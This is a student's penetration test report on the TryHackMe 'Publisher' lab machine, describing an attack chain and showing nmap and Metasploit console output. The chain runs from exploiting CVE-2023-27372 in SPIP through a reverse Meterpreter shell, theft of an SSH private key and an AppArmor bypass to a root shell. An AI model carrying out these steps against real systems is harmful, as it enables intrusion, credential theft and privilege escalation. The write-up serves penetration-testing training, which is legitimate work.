
Penetration Test Report

TryHackMe

Jonmar Corpuz

29/07/2024



Publisher

Test your enumeration skills on this boot-to-root machine.

Easy 60 min

Table of Contents

Statement of Confidentiality

The content of this document has been authored by Jonmar Corpuz. The methodologies employed herein were utilized for educational purposes, and the data presented is entirely fictional, devoid of any representation of real-world data pertaining to any specific company.

Engagement Contacts

Assessor Name	Title	Contact Information
Jonmar Corpuz	IT and Network Security Student	linkedin.com/in/jonmarcorpuz/

Executive Summary

This challenge is provided by TryHackMe as an opportunity for individuals to assess and enhance their penetration testing abilities.

Approach

Jonmar Corpuz successfully completed this challenge utilizing a Metasploit-centered black box approach, wherein he operated without prior knowledge of the challenge's infrastructure or any associated details. Employing a Linux virtual machine provided by TryHackMe, his objective was to decipher the answers to various tasks presented within the challenge.

Scope

Target	Description
10.10.49.97/16	The target machine’s IP address

Network Penetration Test Assessment Summary

Jonmar Corpuz initiated this session armed solely with the designated IP address for the targeted machine in this environment.

Summary of Findings

Throughout the challenge, Jonmar Corpuz identified a total of 2 findings. The table below offers a summarized overview of these findings categorized by severity level.

Severity Level	Severity Count
High	2
Medium	0
Low	0

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

Finding Number	Severity Level	Finding Name
1	High	CVE-2023-27372
2	High	AppArmor Profile Misconfiguration

Internal Network Compromise Walkthrough

Throughout the challenge, Jonmar successfully penetrated the internal network of the target machine, eventually attaining full root access and administrative control over the system. The outlined steps illustrate the progression from initial access to compromise, although not all vulnerabilities and misconfigurations encountered during the challenge are included. Any other potential and unutilized issues are detailed separately in the Technical Findings Details section, categorized by severity level. The primary objective of this exercise was to showcase Jonmar's foundational understanding of the penetration testing process and proficiency in employing various security tools. While additional findings presented in this report could potentially facilitate a comparable level of access, the highlighted attack chain delineates the initial route of least resistance employed by the tester to achieve complete compromise of the target machine.

Detailed Walkthrough

Jonmar Corpuz executed the following actions to successfully accomplish this challenge:


1. Jonmar utilized **Network Mapper** to scan the target machine, aiming to gather information about its open ports along with their corresponding services and their version. The scan results indicated that the machine had **SSH** listening on port **22** and **HTTP** listening on port **80**.
2. He continued scanning the target based on the previously discovered information by manually accessing the target's webpage via port 80 and just by accessing their homepage, he read that their webserver is using **SPIP** to manage their content.
3. With a quick Google search, he discovered that the default CMS URL path for SPIP is **/spip**. After learning this, he decided to give it a try and added /spip to the end of the URL, which ended up working and bringing him to SPIP's default CMS page. After further investigation, he discovered a contact form over at **/spip/spip.php?page=contact**.
4. He then decided to boot up **Metasploit** to search for a built-in module that can possibly exploit this contact form, which led to the discovery of **CVE-2023-27372** and the **exploit/unix/webapp/spip_rce_form** module that allows him to exploit that CVE to spawn a reverse Meterpreter shell. After setting up and executing the module, he successfully received a Metepreter shell, which gave him limited access to the webserver as the user "**think**".
5. Following this, he downloaded the user's **id_rsa** file from their **.ssh** directory to spawn in a more stable shell using **Metasploit**'s **scanner/ssh/ssh_login_pubkey** module. After setting up the necessary parameters and executing the module, he successfully spawned a SSH session to the webserver as the same user he was previously using in his Meterpreter shell.
6. At this point, he still doesn't have the current user's password, which means that he can't perform any commands with root privileges. Knowing this, he proceeded with the **find** command to scan the system for any executable files with the SUID bit set along with their file owner and which group their owner is a part of. This proved successful and revealed a few files. One interesting file with the SUID

bit set that he found is **/usr/sbin/run_container**, which is owned by root, meaning that executing it would execute its contents with root privileges. Furthermore, using the **strings** command revealed that it executes the **/opt/run_container.sh** script that has read, write, and execute permissions enabled for everyone but attempting to modify it displayed an error that revealed that the user we're currently logged in as is using an Ash shell and doesn't have the permissions to do so despite having permission to do so, meaning that something is preventing him from modifying it.

7. Using the **dpkg** command, Jonmar listed all the installed packages on the target webserver, which revealed that **Apparmor** is installed. Furthermore, using the **systemctl** command also revealed it being active. Knowing that Apparmor is installed and actively running, he displayed the AppArmor profile of the user's current shell, which revealed a possible misconfiguration for the **/dev/shm** and **/var/tmp** directories that allows him to create, modify, and execute files within either one of those directories.
8. Using the previously discovered information, he used a **AppArmor Shebang Bypass** script to bypass AppArmor and spawn a bash shell. After successfully spawning a bash shell, he successfully modified the /opt/run_container.sh script to have it execute the "**bash -p**" command to spawn a privileged shell. After executing the **run_container** system binary, the /opt/run_container.sh script got executed and successfully spawned a privileged bash shell as root, effectively elevating his privileges to root and giving him access to the entire server!


Quick summary of the steps taken in this attack chain are as follows:

1. Launched Metasploit using the **msfconsole** command.




```
root@ip-10-10-37-193:~# msfconsole
Metasploit tip: You can pivot connections over sessions started with the
ssh_login modules



                                   .,,.                  .
                                .\$$$$$L..,,==aaccaacc%#s$b.       d8,    d8P
                     d8P        #$$$$$$$$$$$$$$$$$$$$$$$$$$$b.    `BP  d888888p
                  d888888P      '7$$$$\""""''^^`` .7$$$|D*"'```         ?88'
  d8bd8b.d8p d8888b ?88' d888b8b           _.os#$|8*"`   d8P       ?8b  88P
  88P`?P'?P d8b_,dP 88P d8P' ?88       .oaS###S*"`       d8P d8888b $whi?88b 88b
 d88  d8 ?8 88b     88b 88b  ,88b .osS$$$$*" ?88,.d88b, d88 d8P' ?88 88P `?8b
d88' d88b 8b`?8888P'`?8b`?88P'.aS$$$$Q*"`    `?88'  ?88 ?88 88b  d88 d88
                          .a#$$$$$$"`          88b  d8P  88b`?8888P'
                       ,s$$$$$$$$"`            888888P'   88n      _.,,,ass;:
                    .a$$$$$$$$P`              d88P'    .,.ass%#S$$$$$$$$$$$$$$'
                 .a$###$$$P`           _.,,-aqsc#SS$$$$$$$$$$$$$$$$$$$$$$$$$$'
              ,a$$###$$P`  _.,-ass#S$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$###SSSS'
           .a$$$$$$$$$$$SSS$$$$$$$$$$$$$$$$$$$$$$$$$$$SS##==--""''^^/$$$$$$'
________________________________________                          ,&$$$$$$$'
                                                                 ll&&$$$$'
                                                              .;;lll&&&&'
                                                            ...;;lllll&'
                                                          ......;;;llll;;;....
                                                           ` ......;;;;... .  .



       =[ metasploit v6.4.20-dev-                        ]
+ -- --=[ 2440 exploits - 1256 auxiliary - 429 post       ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

2. Used **Network Mapper** to perform a **TCP SYN scan** while scanning for the version of the services that are listening on the open ports using the **nmap -sS -sV 10.10.49.97** command, which led to the discovery of the following services:



```
msf6 > nmap -sS -sV 10.10.49.97
[*] exec: nmap -sS -sV 10.10.49.97


Starting Nmap 7.60 ( https://nmap.org ) at 2024-07-30 06:56 BST
Nmap scan report for ip-10-10-49-97.eu-west-1.compute.internal (10.10.49.97)
Host is up (0.0044s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 02:4D:8B:30:73:B9 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.98 seconds
```

3. Visited the target's webpage using the **firefox 10.10.49.97:80** command to open it using Firefox and then manually roamed around using information found on Google, which lead to the discovery of a contact form over at **/spip/spip.php?page=contact**.



Community Magazine

Publish articles, success stories,
tutorials and opinions about SPIP

Related Blogs

Rencontre SPIP
Mise à jour critique de sécurité : sortie de SPIP 4.1.5, SPIP 4.0.8 et SPIP 3.2.16
Spip Luz Days
Gazette de septembre 2023
Piratages de SPIP
Nouveaux plugins
SPIP5 et l'avenir de SPIP
API SQL, SPIP 5 et PHP 8.1

Archives

June 2024
May 2024
April 2024
March 2024
February 2024

Embracing Diversity in Tech: A Journey with SPIP

Posted by Admin, December 8, 2024 at 10:45 am, in Web Design


In this article, the author explores the significance of diversity and inclusivity in the tech industry. They reflect on their journey with SPIP and how the software embodies values that prioritize an open and welcoming environment for all contributors. They share personal experiences and insights on how SPIP's ethos aligns with the global movement towards more inclusive technology communities.

Credit goes to photovaco.com for photos.

18 comments

Popular Posts

Freedom of Expression and SPIP: Advocating for Digital Rights
Author name - Oct 21, 2024 (63)



Publisher


Title : The Power and Peril of Online Publications : Navigating the Impact on Society

13 novembre 2023, par think

In the era of rapid digitalization, the internet has become a powerful platform for self-expression and information dissemination. While online publications provide a valuable space for sharing ideas and perspectives, the potential for harm to individuals and society cannot be ignored. This article delves into the dual nature of internet publications, exploring the positive aspects and the potential pitfalls that can adversely affect others.
The Positive Side :
Information Sharing (...)

Rechercher :

2023 - 2024 Publisher
Plan du site | Se connecter | Contact | RSS 2.0



Publisher

Accueil > Contact

Contact

Envoyer un message

Votre adresse email (obligatoire)


Sujet (obligatoire)

Texte de votre message (obligatoire)

Envoyer un message


Rechercher :

4. Went back onto **Metasploit** to search for any module that can possibly exploit the contact form that was previously discovered on the target's webserver using the **search spip** command, which led to the discovery of **CVE-2023-27372** and the **exploit/unix/webapp/spip_rce_form** exploit module for that CVE.




```
msf6 > search SPIP

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   -  ----                                       ---------------  ----       -----  -----------
   0  exploit/unix/webapp/spip_connect_exec      2012-07-04       excellent  Yes    SPIP connect Parameter PHP Injection
   1  exploit/unix/webapp/spip_rce_form          2023-02-27       excellent  Yes    SPIP form PHP Injection
   2    \_ target: Automatic (PHP In-Memory)     .                .          .      .
   3    \_ target: Automatic (Unix In-Memory)    .                .          .      .


Interact with a module by name or index. For example info 3, use 3 or use exploit/unix/webapp/spip_rce_form
After interacting with a module you can manually set a TARGET with set TARGET 'Automatic (Unix In-Memory)'

msf6 >
```

5. Loaded the module in using the **use exploit/unix/webapp/spip_rce_form** command and displayed the options that needed to be set using the **show options** command, which revealed the following:




```
msf6 > use exploit/unix/webapp/spip_rce_form
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/spip_rce_form) > show options

Module options (exploit/unix/webapp/spip_rce_form):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The base path to SPIP application
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)



View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/spip_rce_form) >
```

6. Configured the required options with their appropriate value using the **set** command.



